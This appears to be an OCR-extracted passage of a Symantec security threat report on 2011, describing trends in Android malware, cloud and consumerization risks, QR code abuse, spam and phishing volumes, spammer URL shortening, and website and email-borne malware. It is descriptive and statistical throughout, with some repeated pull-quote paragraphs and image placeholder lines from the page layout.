
The proliferation in mobile devices in the home and in business has been fueled in large part by the growth in cloud-based services and applications, without access to the Internet many mobile devices lack a great deal of the functionality that has made them attractive in the first place.

Threats Against Mobile Devices

Over the past ten years we have seen a proliferation of mobile devices but there has not yet been a corresponding rise in mobile threats on the same level as we have seen in PC malware. If we look at how PC malware evolved, there are three factors needed before a major increase of mobile malware will occur: a widespread platform, readily accessible development tools, and sufficient attacker motivation (usually financial). The first has been fulfilled most recently with the advent of Android. Its growing market share parallels the rise in the number of mobile threats during 2011.

Figure 9

Total Mobile Malware Family Count 2010-2012



Source: Symantec

Unlike closed systems such as Apple's iPhone, Android is a relatively open platform. It is easier for developers, including malware writers, to write and distribute applications. In 2011, we saw malware families, such as Opfake; migrate from older platforms to Android. The latest strains of Opfake have used server-side polymorphism in order to evade traditional signature-based detection. Without a single Android marketplace for apps and central control over what is published, it is easy for malware authors to create trojans that are very similar to popular apps, although Android users must explicitly approve the set of permissions that is outlined for each app.

Currently, more than half of all Android threats collect device data or track users' activities. Almost a quarter of the mobile threats identified in 2011 were designed to send content and one of the most popular ways for phone malware authors to make money is by sending premium SMS messages from infected phones. This technique was used by 18% of mobile threats identified in 2011. Increasingly, phone malware does more than send SMS. For example, we see attacks that track the user's position with GPS and steal information.

The message that is coming through loud and clear is that the creators of these threats are getting more strategic and bolder in their efforts. People regard their phones as personal, private, intimate parts of their life and view phone attacks with alarm. The motivations for such attacks are not always monetary: in this example, it was about gathering intelligence and personal information.

Mobile threats are now employing server-side polymorphic techniques and the number of variants of mobile malware attacks is currently rising faster than the number of unique families of mobile malware. Monetization is still a key driver behind the growth in mobile malware and the current mobile technology landscape provides some malicious opportunities; however, there are none at the same revenue scale achievable in Windows, yet.

Consumerization Of IT And Cloud Computing

As more people are bringing their own devices to work, consumer technology is invading the office.. They're also using social networking sites for a variety of purposes, including marketing. And they're using cloud applications instead of company-managed software to store files or communicate.

In some cases, this is being done 'below the radar' by individual employees without the support of the company. In other cases, businesses are embracing the benefits of cloud computing, mobile working and the price/performance of consumer devices to reduce costs and improve productivity. For example, 37% of businesses globally are already adopting cloud solutions[29].

The risks of unmanaged employee adoption of cloud computing or the use of consumer devices and consumer websites in business are clear. But even if companies deliberately choose consumerization, there are still security challenges. It makes it harder for companies to erect an impermeable boundary around the business and control exactly what is on employees' PCs and how data is stored, managed and transferred, especially when tracking how and where corporate data and information is being used.

Quick Response (QR) Codes

QR codes have sprung up everywhere in the last couple of years. They are a way for people to convert a barcode into a Web site link using a camera app on their smartphone. It's fast, convenient and dangerous. Spammers are already using it to promote black-market pharmaceuticals and malware authors have used it to install a trojan on Android phones. In combination with link shortening, it can be very hard for users to tell in advance if a given QR code is safe or not, so consider a QR reader that can check a Web site's reputation before visiting it.


Once the bait has been taken the victim must be reeled in. The next step in these attacks fools the user into taking an action to propagate the threat, for example installing an app, downloading 'update' to your video software or clicking on a button to prove you're human. The attackers persuade their victims to infect themselves and spread the bait to everyone in their social circles.

It must be stated that this is not just a Facebook issue; variations of these threats run on all social media platforms. The number of threats on each of these platforms is directly proportional to the number of users on these sites. It is not indication of the "security" or safety of a site.

What Mobile Malware Does With Your Phone

Figure 10

Key Functionality Of Mobile Risks



Source: Symantec

Many companies are keen to adopt cloud computing. However, it is not without its risks.

Confidence In The Cloud: Balancing Risks

Many companies are keen to adopt cloud computing. It can reduce costs by outsourcing routine services, such as email or CRM, to third-party specialists and by swapping upfront capital expenditure with lower, more predictable per-user fees. It can also give companies access to newer and better technology without the difficulties of installing or upgrading in-house hardware.

However, it is not without its risks. The first risk is unmanaged employee use of cloud services. For example, an employee starts using a file sharing Web site to transfer large documents to clients or suppliers, or sets-up an unofficial company page or discussion forum on a popular social networking site. In fact, the tighter the IT department holds the reins, the more likely it is that employees will work around limitations using third party Web sites.

The main risks involved in the use of ad-hoc cloud computing services include:

1. Security and compliance - the interfaces between users, endpoints and backend systems all need to be secure with appropriate levels of access control in place.

2. Is data encrypted as it is transferred over the internet?

3. Non-compliance with data protection regulations –for example, if the data is hosted overseas, from a European standpoint this could result in a breach of privacy legislation.

4. Lack of vendor validation – is the service reputable and secure? Can the users easily transfer their data to another vendor should the need arise?


5. Public and private cloud providers depend on system availability and strong service level agreements (SLAs) can help to promote high availability.

6. Secure access control over company data stored on third party systems. Does the service offer control over how the data is stored and how it can be accessed?

7. If the service is unavailable for any reason, the company may be unable to access its own data.

8. Are there legal risks and liabilities that may arise as a result of vendor terms and conditions? Always make sure the terms and conditions are clear and service level performance can be monitored against the agreed SLAs.

IT managers and CISOs can address these concerns by validating an approved list of cloud applications in the same way that they would authorize on-premise software. This needs to be backed-up with the appropriate acceptable usage policies, employee training and, if necessary, enforcement using Web site access control technology. In addition, where employees access consumer sites for business use, such as using social networking services for marketing, companies need to protect users against potential attacks from Web-hosted malware and spam.



The proportion of phishing emails varied considerably by company size with the smallest and largest companies attracting the most, but the proportion of spam was almost identical for all sizes of business.

Spam Activity Trends

Spam In 2011


Despite a significant drop in email spam in 2011 (dropping to an average of 75.1% of all email in 2011 compared with 88.5% in 2010), spam continues to be a chronic problem for many organizations and can be a silent-killer for smaller businesses, particularly if their email servers become overwhelmed by millions of spam emails each day. With the power of botnets, robot networks of computers infected with malware and under the control of cybercriminals, spammers can pump out billions of spam emails every day, clogging-up company networks and slowing down communications. There were, on average, 42 billion spam messages a day in global circulation in 2011, compared with 61.6 billion in 2010.

In 2011, we saw spam, phishing and 419 scams exploit political unrest (e.g. the Arab spring), the deaths of public figures (e.g. Muammar Gadhafi, Steve Jobs and Amy Winehouse) and natural disasters (e.g. the Japanese tsunami). They are the same topics that newspapers cover and for the same reasons: they attract readers' attention.

Unlike spam, phishing activity continued to rise (up to 0.33% or 1 in 298.0 of all email in 2011, from 0.23% or 1 in 442.1 in 2010). The proportion of phishing emails varied considerably by company size with the smallest and largest companies attracting the most, but the proportion of spam was almost identical for all sizes of business.

Figure 11


Percentage Of Email Identified As Spam, 2011



Source: Symantec

Impact Of Botnets On Spam

Overall in 2011, botnets produced approximately 81.2% of all spam in circulation, compared with 88.2% in 2010. Between March 16th and March 17th, 2011, many Rustock command and control (C&C) servers located in the US were seized and shut down by US federal law enforcement agents, resulting in an immediate drop in the global spam volume from 51 billion spam messages a day in the week before the shutdown to 31.7 billion a day in the week afterwards.




The Changing Face Of Spam

Between 2010 and 2011, pharmaceutical spam fell by 34%, in large part owing to the demise of the Rustock botnet, which was mainly used to pump-out pharmaceutical spam. In contrast, messages about watches and jewelry, and sex and dating both increased as a percentage. Not only were there fewer spam emails in circulation, but smaller message sizes were the most common and English remained the lingua franca of spam[30], with Portuguese, Russian and Dutch the next most popular languages (albeit with a much smaller 'market share').

As the popularity of social networking and micro-blogging sites continues to grow, spammers increasingly target them as well as traditional email for their messages. Having your content go viral is not just the dream of legitimate marketers, but cybercriminals distributing malware and spam are also finding new ways to exploit the power of social media and are even tricking users into spreading their links for them.

Figure 12

Top Ten Spam Email Categories, 2010-2011



Source: Symantec.cloud

URL Shortening And Spam


Spammers are making greater use of URL shortening services, even establishing their own shortening services along the way. These sites take a long website address and shorten them, making them easier to share. This has many legitimate uses and is popular on social networking and micro-blogging sites. Spammers take advantage of these services to hide the true destination of links in their unwanted messages. This makes it harder for users to know what they are clicking on and it increases the work needed for spam filtering software to check if a link in an email is legitimate or not.

Spammers sometimes redirect a website address through many different shortened links. There are so many shortening services that if one gets shut down or improves security, spammers can move on to the next site. In May 2011, the first evidence[31] of spammers using their own URL shortening services appeared, and spammers were hosting their own shortened Web sites redirecting visitors to spam Web sites. These shortened links first pass through bona fide URL shortening services, in a bid to hide the true nature of the spam URL from the legitimate shortening service.

Initially, spammer-operated link shorteners were rudimentary and based on freely-available open source tools. Spammers used these services to make it more difficult to detect and block spam activity based on the URLs involved, and further conceal the true location of the promoted sites. They generated different URLs for use in different environments, such as social networking, micro-blogging and email campaigns. Spammers also used fake profiles on Twitter to send messages containing the same shortened links, with each profile using different trending topics to promote their messages.

As an added bonus, link shortening sites can give them feedback through a dashboard provided by the URL shortening service about the number of click-throughs on a given link so that they can use this information to target the messages better. In other words, they can find out what people like to click and send out more of that, increasing the effectiveness of their campaigns.

Symantec's cloud-based technology and reputation systems can also help to identify and block new and emerging attacks that haven't been seen before, such as new targeted attacks employing previously unknown zero-day exploits.



Malicious Code Trends

Malware In 2011

By analyzing malicious code we can determine which threats types and attack vectors are being employed. The endpoint is often the last line of defense, but it can often be the first-line of defense against attacks that spread using USB storage devices, insecure network connections and compromised, infected websites. Symantec's cloud-based technology and reputation systems can also help to identify and block new and emerging attacks that haven't been seen before, such as new targeted attacks employing previously unknown zero-day exploits. Analysis of malware activity trends both in the cloud and at the endpoint can help to shed light on the wider nature of threats confronting businesses, especially from blended attacks and threats facing mobile workers.

Corresponding to their large internet populations, the United States, China and India remained the top sources for overall malicious activity. The overall average proportion of attacks originating from the United States increased by one percentage point compared with 2010, while the same figure for China saw a decrease by approximately 10 percentage points compared with 2010.

The United States was the number one source of all activities, except for malicious code and spam zombies, where India took first place. Around 12.6% of bot activity originated in the USA as did 33.5% of web-based attacks, 16.7 % of network attacks and 48.5% of phishing websites.

Website Malware

Drive-by attacks continue to be a challenge for consumers and businesses. They are responsible for hundreds of millions of attempted infections every year. This happens when users visit a website that is host to malware. It can happen when they click on a link in an email or a link from social networking site or they can visit a legitimate website that has, itself, been infected.

Attackers keep changing their technique and they have become very sophisticated. Badly-spelled, implausible email has been replaced by techniques such as 'clickjacking' or 'likejacking' where a user visits a website to watch a tempting video and the attackers use that click to post a comment to all the user's friends on Facebook, thereby enticing them to click on the same malicious link.

As result, Facebook has implemented a 'Clickjacking Domain Reputation System' that has eliminated the bulk of clickjacking attacks by asking a user to confirm a Like before it posts, if the domain is considered untrusted.

Based on Norton Safe Web[32] data – Symantec technology that scans the Web looking for websites hosting malware – we've determined that 61% of malicious sites are actually regular Web sites that have been compromised and infected with malicious code.

By Category, The Top-5 Most Infected Websites Are:


1. **Blogs & Web communications**
2. **Hosting/Personal hosted sites**
3. **Business/Economy**
4. **Shopping**
5. **Education & Reference**

It is interesting to note that Web sites hosting adult/pornographic content are not in the top five, but ranked tenth. The full list can be seen in figure 16.

Moreover, religious and ideological sites were found to have triple the average number of threats per infected site than adult/pornographic sites. We hypothesize that this is because pornographic website owners already make money from the internet and, as a result, have a vested interest in keeping their sites malware-free – it's not good for repeat business.

Figure 13

Average Number Of Malicious Web Sites Identified Per Day, 2011



Source: Symantec.cloud

In 2011, the Symantec VeriSign website malware scanning service[33] scanned over 8.2 Billion URLs for malware infection and approximately 1 in 156 unique websites were found to contain malware. Websites with vulnerabilities are more risk of malware infection and Symantec began offering its SSL customers a website vulnerability assessment scan from October 2011. Between October and the end of the year, Symantec identified that 35.8% of websites had at least one vulnerability and 25.3% had a least one critical vulnerability.

Email-Borne Malware

The number of malicious emails as a proportion of total email traffic increased in 2011. Large companies saw the greatest rise, with 1 in 205.1 emails being identified as malicious for large enterprises with more than 2,500 employees. For small to medium-sized businesses with up to 250 employees, 1 in 267.9 emails were identified as malicious.


Criminals disguise the malware hidden in many of these emails using a range of different attachment types, such as PDF files and Microsoft Office documents. Many of these data file attachments include malicious code that takes advantage of vulnerabilities in the parent applications, and at least two of these attacks have exploited zero-day vulnerabilities in Adobe Reader.

